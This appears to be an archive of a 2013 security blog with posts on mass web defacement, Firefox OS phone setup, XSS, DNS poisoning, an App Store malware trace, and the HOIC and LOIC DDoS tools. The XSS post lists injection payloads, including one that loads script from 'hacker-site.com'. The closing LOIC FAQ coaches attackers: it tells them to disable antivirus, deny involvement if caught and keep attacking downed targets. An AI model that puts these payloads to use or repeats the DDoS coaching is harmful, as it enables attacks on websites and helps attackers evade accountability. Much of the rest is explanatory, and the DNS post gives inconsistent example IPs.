Translate page Now !!

Sunday, 7 July 2013

Mass Web Defacement Tools & Tricks

Websites getting defaced, servers getting turned into nodes in botnets, shell accounts and backdoors being sold on the black market - this is what’s happening on the Internet every day. This article looks at how the attackers do what they do, and what can be done to prevent ourselves from becoming a target.

Introduction

My fellow researcher Tim Armstrong (from Kaspersky Lab USA) and I recently took a quick look at a tool used by defacers to report mass defacements to a big defacement archive. The website with the defacement tool also offered a PHP backdoor. Out of curiosity I did some Google queries to see how common the PHP backdoor was and if I would come across even more PHP backdoors and/or hundreds of compromised servers running various PHP backdoors.
I then started to look into how these backdoors are placed on the servers, and what techniques and methods the attackers use.
Overall, the entire setup is pretty simple but before going into detail, I’d like to clarify the terminology used in this article to refer to attackers. The terms “defacers”, “crackers” and “hackers” are all used in the community, but the media tends to refer to such attackers simply as “hackers”. However, I prefer to use the term “defacers” to refer to the people behind these tools and defacement games.
A defacer is someone who doesn’t really care which site they attack; their main aim is simply to find and exploit a vulnerability on a server and then either replace the website content, or upload a file indicating that they were there. No one really knows why defacers do this, as there is no monetary gain. However, a look at some of the exploit archives indicates that different defacements groups are competing against each other. As mentioned above, although the media tends to refer to such people as hackers, I would say that “real” hackers don’t attack random sites, but rather use their knowledge to conduct targeted attacks. Hackers purposefully try to prevent site owners becoming aware of attacks, and do what they can to erase all evidence of the attack.
Attacks performed by defacers are often referred to as “defacements”; there are large websites which act as defacement archives, and groups compete against each other to see which group can deface the most websites. These archives are publically accessible, meaning that all groups can see how many points they (or other groups) have.
As I have mentioned, the defacers aren’t selective in their targets; in most cases they just use automated tools to find vulnerable servers, and automatically exploit them. The exploit automatically uploads a backdoor to the compromised server which will provide, for example, shell access to the compromised server. The defacer can launch further attacks via the backdoor, such as trying to escalate privileges using local kernel exploits, or reporting the compromised server to a defacement archive. These backdoors are also sold on the black market, enabling buyers to, for example, turn a compromised server into a node in a DDoS network, or use it as spam relay host.
Once an attack has been conducted, the defacement will automatically be reported to an archive. Below is a screenshot from a backdoor which reports back to a large defacement archive:
Below are screenshots from a website which holds statistics on defacement groups.
There is a special section for high profile websites which have been defaced; high profile websites may be those belonging to large companies, organizations or governments. Some TLD (top level domains) are automatically considered to be high profile. Below is a screenshot of attacks targeting high profile websites:
The site even offers daily, monthly, and yearly statistics:

The methods

The methods used by defacers tend to be very similar, even across different groups: they have scanners which will identify vulnerable servers to exploit, and then will upload backdoors that report about the infected server to the attacker, and sometimes serve as additional scanners.
In most cases, the exploits used are publically available rather than zero-day. The following screenshot provides a glimpse of publically available vulnerabilities on a given day.
Attackers often use “Google Dorks” to identify vulnerable servers;; a “Google Dork” is a specially crafted search query which can be used, for example, to return results detailing all websites running a specific version of a specific application. In some cases the backdoor downloads databases containing Google Dorks, and becomes a scanning node to try and find new vulnerable servers.
Below is a screenshot of a site offering “Google Dorks” for VopCrew IJO Scanner v1.2

The tools

The tools defacers use to find new vulnerable servers mainly check for two types of vulnerabilities: Remote or Local File Include vulnerabilities. Here’s a partial list of such free tools, all of which are publically available:
  • LFI intruder
  • VopCrew IJO Scanner v1.2
  • Single LFI vulnerable scanner
  • SCT SQL SCANNER
  • Priv8 RFI SCANNER v3.0
  • PITBULL RFI-LFI SCANNER
  • Osirys SQL RFI LFI SCANNER
  • FeeLCoMz RFI Scanner Bot v5.0 By FaTaLisTiCz_Fx
As mentioned before, once the defacers have found and exploited a server they will download a backdoor to the server. The backdoors have a range of functionality, but most of them will have methods to bypass PHP security functions, steal information, read/modify files, access SQL databases, crack passwords, execute arbitrary commands and escalate privileges. During my research I found over a hundred different PHP backdoors and shells but it appears that most of them use the same base – the majority of the backdoors identified are based on:
  • r57
  • c99
  • Locus7Shell
The way the backdoors try and escalate privileges is mainly done by using “auto-rooters” or by extracting passwords from configuration files located on the compromised server. These so-called “auto- rooters” are simply shell scripts which will download an exploit pack containing precompiled exploits ready to be executed. The shell script will then analyze the machine in order to know which exploits to run, and simply run them. If the exploit successfully escalates privileges, another backdoor or rootkit will then be installed. There are several websites offering these “auto-rooters”; one is shown in the screenshot below:

The solution

One major problem in combating defacements is that defacers aren’t only exploiting technical vulnerabilities, they are also exploiting ignorance. Most people who work with webservers today do not understand the importance of having a system which is up-to-date and fully patched.
Even though patching is important and relatively simple, for some reasons, one of the most common security issues is a failure to keep on top of patching. Companies and organizations often put a lot of time and effort into teaching their IT personnel about how SQL injection and buffer overflows work, and how they can be exploited, when it would be more sensible to focus on ensuring that systems are fully patched and configured properly.
Another major issue is that administrators automatically assume that Linux/Unix is more secure than Windows, and simply don’t do any local hardening, or configuration.
Proper configuration can more or less eliminate certain types of exploits. For instance, many of the exploits mentioned in this article are “File Include” type vulnerabilities, which enable an attacker to include any arbitrary file he wants; in some cases these files can be from external websites. Simply specifying which directory a specific web application or website is allowed to include files from will effectively protect against this type of exploitation.

Wednesday, 5 June 2013

Pushing Firefox OS Apps to the Geeks phone


A push to device feature was added in the 3.0 release of the Firefox OS Simulator. This feature allows web apps to be pushed to a connected device by clicking one button in the Simulator Dashboard. Availability of the Developer Preview Phone from Geeksphone has raised interest in the feature, so this post will detail how to configure your Geeksphone and the computer running the Simulator to make use of it.

Setting Up the Geeks Mobile Device

To push apps to the Geeksphone Firefox OS Developer Preview phone, you first need to enable Remote debugging. This can be done from the Settings app by selecting Device information > More Information > Developer -> Remote debugging. Now we are ready to configure the computer running the Simulator.

Windows

The team at Geeksphone recently released a set of drivers for Windows to support USB communication with their phones. The drivers are available at Geeksphone’s Web Site (direct ZIP link).

To install them, first download and extract the zip file to a known location on your system. Next, connect the phone to your machine using the provided USB cable. Click on the Start Button and enter “Device Manager” in the Search programs and files text entry field and press enter. This will launch the Windows Device Manager. Alternatively, you can launch the Device Manager from the icon located in the Windows Control Panel.

Device Manager before driver installed

Launch the Firefox OS Simulator. The Dashboard should now contain a Push button and a Device connected message, and you should be able to add your Firefox OS app to the Simulator and push it to the phone.

Linux

If you are running the Simulator on a Linux machine, you will need to create or modify a udev rules file for the device. This process is described in “Setting up a Device for Development” (Steps 3.a and 3.b). The Geeksphone Firefox OS Developer Preview phone idVendor attribute is “05c6”, so your android.rules file should contain an entry similar to:

SUBSYSTEM==”usb”, ATTR{idVendor}==”05c6”, MODE=”0666”, GROUP=”plugdev”
 
sudo service udev restart
 

Wednesday, 22 May 2013

A Basic Guide to understand Cross Site Hacking ( XSS)

Every day we listen that website is vulnerable to XSS or Cross Site Scripting because hackers are constantly targeting websites using this vulnerability. Even the Top Tech Web sites are vulnerable to XSS. So question comes to mind What is XSS? What can be its disadvantages? We will try to answer these question in todays post. Some top Web sites offer Bug Bounty Program to prevent from these kinds of Bugs. As this is a basic guide, We will just give introduction of XSS, Its Types, How it can be used in Attack and some of its examples with code.


Cross Site Scripting (also known as XSS or CSS) is generally believed to be one of the most common application layer hacking techniques. It is the 3rd Vulnerability listed in Top 10 Owasp Vulnerability 2013.

Cross-site scripting is a hacking technique that leverages vulnerabilities in the code of a web application to allow an attacker to send malicious content from an end-user and collect some type of data from the victim.When an attacker introduces a malicious script to a dynamic form submitted by the user, a cross-site scripting (XSS) attack then occurs. An XSS attack leads to undesirable effects. For example, the attacker gains the ability to capture the session information, peer into private user details such as ID, passwords, credit card information, home address and telephone number, social security/tax IDs, and so on. If the targeted Web site doesn’t check for this type of malicious code, misuse of the user is probable.

Types of XSS:

XSS attacks generally categorized into two categories:

Stored XSS ( Persistent):
Reflected XSS ( Non Persistent ):
There is a third type of XSS attack called DOM Based XSS which is not very well known.

Stored XSS:
Stored XSS also called Persistent XSS. Stored XSS attack is the most dangerous types of XSS Attack. Stored attacks are those where the injected(malicious) code is not properly filtered & permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Since this vulnerability typically involves at least two requests to the application, this may also call Second-order XSS.

Stored XSS can be used to conduct a number of browser-based attacks including:
  • Hijacking another user’s browser
  • Capturing sensitive information viewed by application users
  • Pseudo defacement of the application
  • Directed delivery of browser-based exploits
  • Other malicious activities

Reflected XSS:
Reflected XSS ( also known as Non-Persistent XSS) vulnerability is by far the most common type. Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server. When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user’s browser. The browser then executes the code because it came from a “trusted” server.

Some examples of XSS with currently focus on the tags that can be vulnerable to XSS.

<SCRIPT> 
The <SCRIPT> tag is the most popular way and sometimes easiest to detect. It can arrive to your page in the following forms:
<SCRIPT SRC=http://hacker-site.com/xss.js></SCRIPT><SCRIPT> alert(“XSS”); </SCRIPT>

<BODY>

The <BODY> tag can contain an embedded script by using the ONLOAD event, as shown below:
<BODY ONLOAD=alert(“XSS”)>

<IMG>

Some browsers will execute a script when found in the <IMG> tag as shown here:
<IMG SRC=”javascript:alert(‘XSS’);”>

There are some variations of this that work in some browsers:
<IMG DYNSRC=”javascript:alert(‘XSS’)”><IMG LOWSRC=”javascript:alert(‘XSS’)”>

<INPUT>

If the TYPE attribute of the< INPUT> tag is set to “IMAGE”, it can be manipulated to embed a script:
<INPUT TYPE=”IMAGE” SRC=”javascript:alert(‘XSS’);”>

<LINK>
The <LINK> tag, which is often used to link to external style sheets could contain a script:
<LINK REL=”stylesheet” HREF=”javascript:alert(‘XSS’);”>

Sunday, 5 May 2013

DNS Poisoning Attack

First to understand DNS Poisoning we first must have an understanding on how DNS works. DNS stands for Domain Name System; it’s used to resolve URL and company name queries on the internet to IP Addresses. So a user types in www.google.com the DNS sees the query and translates www.google.com to 152.62.24.254. Then the browser connects you to 152.62.64.254 and all you see in the URL is www.google.com. An authoritative DNS server is assigned to be responsible for their particular domains. Companies have multiple DNS servers to handle the amount of internal queries from their users shown in Figure 1. Now that we have a quick understanding on how DNS works we can now go over the DNS poisoning attack.

dns posioning
(Figure 1)
DNS poisoning is accomplished by the hacker gaining control over the desired authoritative DNS server. The hacker mainly needs to change or add records in the resolver cache so the DNS query from a user or a server can be translated to an IP address that is to be the hacker’s domain instead of the intended domain (Olzak, March 2006). Once the hacker has poisoned the DNS cache, the main risks is identity theft, distribution of malware, dissemination of false information, and man-in-the-middle attacks which will be covered later in this paper (March 2013).

History of DNS Poisoning use in real world attacks

Before one of the largest synchronized fix to the internet’s infrastructure of all time back in 2008 security researcher Dan Kaminsky helped work on the patch. There was a major problem with the current DNS systems. The transaction ID field which is one of the key pieces of information that a hacker needs to successfully poison a company’s DNS cache; the transaction ID field was updated to 16 bits (Dougherty, 2008).
The attack would require at least 32,728 attempts to successfully predict the ID. The previous versions used smaller number of bits for the transaction ID meaning fewer attempts by the hacker (Dougherty, 2008).  With this major security vulnerability over 98% of the internet was affected and just to name a few, “Apple Computer, Inc.Vulnerable 2008-05-05, AT&T Unknown 2008-04-21 Belkin, Inc.Unknown 2008-07-13, and Cisco Systems, Inc. Vulnerable2008-05-01” (Dougherty, 2008).

DNS Poisoning Dissected

Now we are going to take a look in depth on how DNS poisoning works. The first step in the attack is the hacker checks the resolver cache in the workstation to see if a resolution request to the DNS server is there. If there is no entry in the resolver cache then the hacker sends a resolution request to the DNS server (Olzak, March 2006). Now the DNS server receives the request and first checks to see if it’s the authoritative DNS server. If the DNS server is not authoritative the next procedure it will perform is to check its local cache and see if there is an entry for the authoritative DNS server (Olzak, March 2006). Now the server begins the process of interactively querying external DNS servers until it either resolves the domain name or reaches a point where it’s clear the domain entry does not exist (Olzak, March 2006).
The request is sent to internet root servers then the root server returns the address of the authoritative for the .com internet. Another request is then sent from the authoritative for .com and the address of the DNS server authoritative for the company domain is returned ( March 2013).
Another request is sent to the authoritative server for the company. This is the same query process with one exception; the hacker now wants to poison the DNS server’s cache. In order for the hacker to intercept a query and return malicious information, the hacker must know the 16 bit transaction ID (Olzak, March 2006). If the DNS server is running an out of date version of BIND, then the transaction ID becomes very predictable. But in newer DNS systems have built in safe guards, for instance the transaction ID for each query instance is randomized. To slow the response of the real authoritative server, the hacker uses a botnet to begin a DOS (Denial of Service) attack (Olzak, March 2006). Now the authoritative DNS server is trying to deal with the attack, the hackers DNS server has time to figure out the transaction ID. Once the ID is determined a query is sent to the internal DNS server but from the IP address of the hackers server ( March 2013).
The response is placed into the server’s cache, the rogue IP address from the hackers server is returned to the client resolver and any entry is made and a session is initiated with the attackers site. Now any workstation on the internal network requesting resolution to the company’s site will receive the rogue address listed in the DNS server’s cache. Now taking users to the hacker’s fake website so the hacker can steal information and distribute malware to the unsuspecting users ( March 2013). This scenario is depicted in Figure 2 with arbitrary names.

(Figure 2)dns poisoning

Review Risk and Mitigation for DNS Poising

The main risk if a company’s DNS server’s cache gets poisoned is unwanted distribution of malware, user information, identity theft, man in the middle attacks. Also any user on the internet that searches for their website will be redirected to the rogue DNS server resulting further damages. There is a very high risk of malware infections spreading to potentially infect a majority of a company’s computers. If a CEO logged into the rogue DNS server and did not realize it, then the hacker has executive rights to any data in the organization and can steal his identity. Companies need to have DNS; it’s too difficult for everyone to remember the IP address for every domain server and every website on the internet that also uses DNS.
To help mitigate this attack is to use the latest version of DNS. DNS based on BIND 9.8.x is far more secure than previous early versions of DNS. Physically separate external and internal DNS servers, restrict zone transfers to authorized devices, and use TSIG to digitally sign zone transfers and updates, restrict dynamic DNS updates, and hide the version of BIND being used on the DNS server.

Saturday, 4 May 2013

Traces of malware activity detected in App Store game

A suspicious iframe link has been detected in an App Store program. Here's why you shouldn't worry.


MacWorld is reporting that a program on the iOS App Store may be detected as containing malware, but in analysis the program is not considered to be malicious.
After its readers wrote in about the potential of malware in a game called Simply Find It that is available on the iTunes App Store, MacWorld confirmed traces of nonfunctional Trojan horse malware embedded in an MP3 file used by the program, which shows an HTML iframe reference to a potentially malicious (but currently unresponsive) Web page.
This is not the first time that malwarelike activity has been found in programs in the iTunes store. In July 2012, Windows-based malware was found embedded in the iOS store, likely from the developers' systems being exposed to the malware during testing.
This latest finding shows Trojan-like behavior in the program; however, it's really not currently a threat to Mac or iOS users. The malware activity is so far identified by a single HTML string in a file that points to a potentially malicious Web page. The program does not appear to make any use of this string, suggesting the program or this file was simply affected by malware at some time during development, as opposed to containing an active threat.

Is this Apple's fault? In its testing, MacWorld found the program is not flagged by several other anti-malware tools. Apple tests the App Store programs thoroughly to see how they behave when run by consumers, but given that this iframe link is a benign and nonfunctional appendage to the program, it could have been overlooked like any other piece of nonfunctional metadata.
Ultimately, this threat can be more accurately described as a suspicious but nonfunctional embedded link from traces of prior malware activity that might cause some malware-scanning tools to flag the program, but as security expert Rich Mogul mentioned to MacWorld, "A malware link that never runs isn't a threat," so overall iOS users should have nothing to worry about.


Tuesday, 19 March 2013

LEARN about HOIC

HOIC DDoS Analysis and Detection

in a previous blog post, we provided details of a DDoS attack tool called LOIC (Low Orbit Ion Canon) used by Anonymous in supports of denial of service attacks over the past year.  Attackers are constantly changing their tactics and tools in response to defender's actions.  Recently, the SANS Internet Storm Center (ISC) also highlighted a javascript verion of LOIC that, while generating the same attack traffic as our previous analysis showed, actually executed the attacks without the user "initiating" the attacks by pressing any buttons.

SpiderLabs has identified a new DDoS attack tool in circulation called HOIC (High Orbit Ion Canon).


While it seems that most of the dowload links have been remove by law enforcement agencies, we were able to obtain a copy and have conduct dynamic analysis on it.  Here are our findings.

HOIC Analysis

HOIC is an Windows executable file.  Once started, you will be presented with the following GUI screen:


If the attacker clicks on the + sign under TARGETS they get another pop-up box where you can specify target data.


The attacker can then specify the following Target data:
  • URL - is the target website to attack
  • Power -> sets the request velocity.  Initial testing shows the following:
    • Low = ~2 requests/sec for each THREAD defined on the main GUI
    • Medium = ~4 requests/sec for each THREAD defined on the main GUI
    • High - ~8 requests/sec for each THREAD defined on the main GUI
  • Booster - are config scripts that define the dynamic request attributes
After the attacker clicks on the Add button, they are taken back to the main screen.


The attacker can then adjust the THREADS number if desired to further increase the strength of the attack.  When they are ready to lauch the attack, they click on the "FIRE TEH LAZER!" button.  
 With the default settings shown above, the HTTP requests look like this: 


GET / HTTP/1.0
Accept: */*
Accept-Language: en
Host: www.hoic_target_site.com
If the target web server was Apache, example access_log entries would look like this:
72.192.214.223 - - [27/Jan/2012:08:57:59 -0600] "GET / HTTP/1.0" 200 21124 "-" "-"
72.192.214.223 - - [27/Jan/2012:08:58:00 -0600] "GET / HTTP/1.0" 200 21124 "-" "-"
72.192.214.223 - - [27/Jan/2012:08:58:01 -0600] "GET / HTTP/1.0" 200 21124 "-" "-"
72.192.214.223 - - [27/Jan/2012:08:58:02 -0600] "GET / HTTP/1.0" 200 21124 "-" "-"
72.192.214.223 - - [27/Jan/2012:08:58:03 -0600] "GET / HTTP/1.0" 200 21124 "-" "-"
72.192.214.223 - - [27/Jan/2012:08:58:03 -0600] "GET / HTTP/1.0" 200 21124 "


Monday, 18 March 2013

Learn About LOIC


FAQ

  • Is LOIC infected with a virus? NO, your AV gives a false positive. Disable your AV. The source code is included in the download to prove this.
  • Will I get caught/arrested for using it? Chances are next to zero. Just blame you have a virus, or simply deny any knowledge of it.
  • Can I use a PROXY? NO, you will just attack the proxy. But a VPN is OK.
  • LOIC cant connect; Turn off MSE / AV and/or your Firewall. Still no go; On IRC, type /map and choose a different server.
  • Requests stuck? Target is down, KEEP FIRING TO KEEP IT DOWN
  • Who/What is the target; Set LOIC on HIVEMIND mode or see the topic in main IRC channel.
  • What settings should I use? Join the HIVEMIND or leave it at default w/ TCP. Protip: Dont go over 100 threads.
  • What is (D)DOS?
  • What is a botnet?
  • How do I get a botnet? No.


IRC FAQ

Rules:

  • DO NOT PM OPs!
  • READ the TOPIC in the channels. Scroll up!!!
  • Stay on topic!
Type /msg nickserv help to register to talk.
See link above for any other questions.

To get on IRC:

We highly recommend using SSL if possible to make it harder for someone to sniff out your password.
Simply install OpenSSL (anywhere on your HDD) and change the port on mIRC to “+6697” (without quotes) [how-to here]. Other clients might not use the ‘+’ sign for SSL.
GET THE ANONOPS MIRC CLIENT (windows) HERE(updated 18 dec).
It will automatically connect you to IRC and join the channels. It also hides join/quits.
  • Unzip it to your desktop
  • Start with the mIRC shortcut
  • Choose a name and click OK
Other Cients: Nix xChat / Mac colloquy
Channel List (click to join w/ client or type /join #channel):
Type /list on IRC for full list of channels.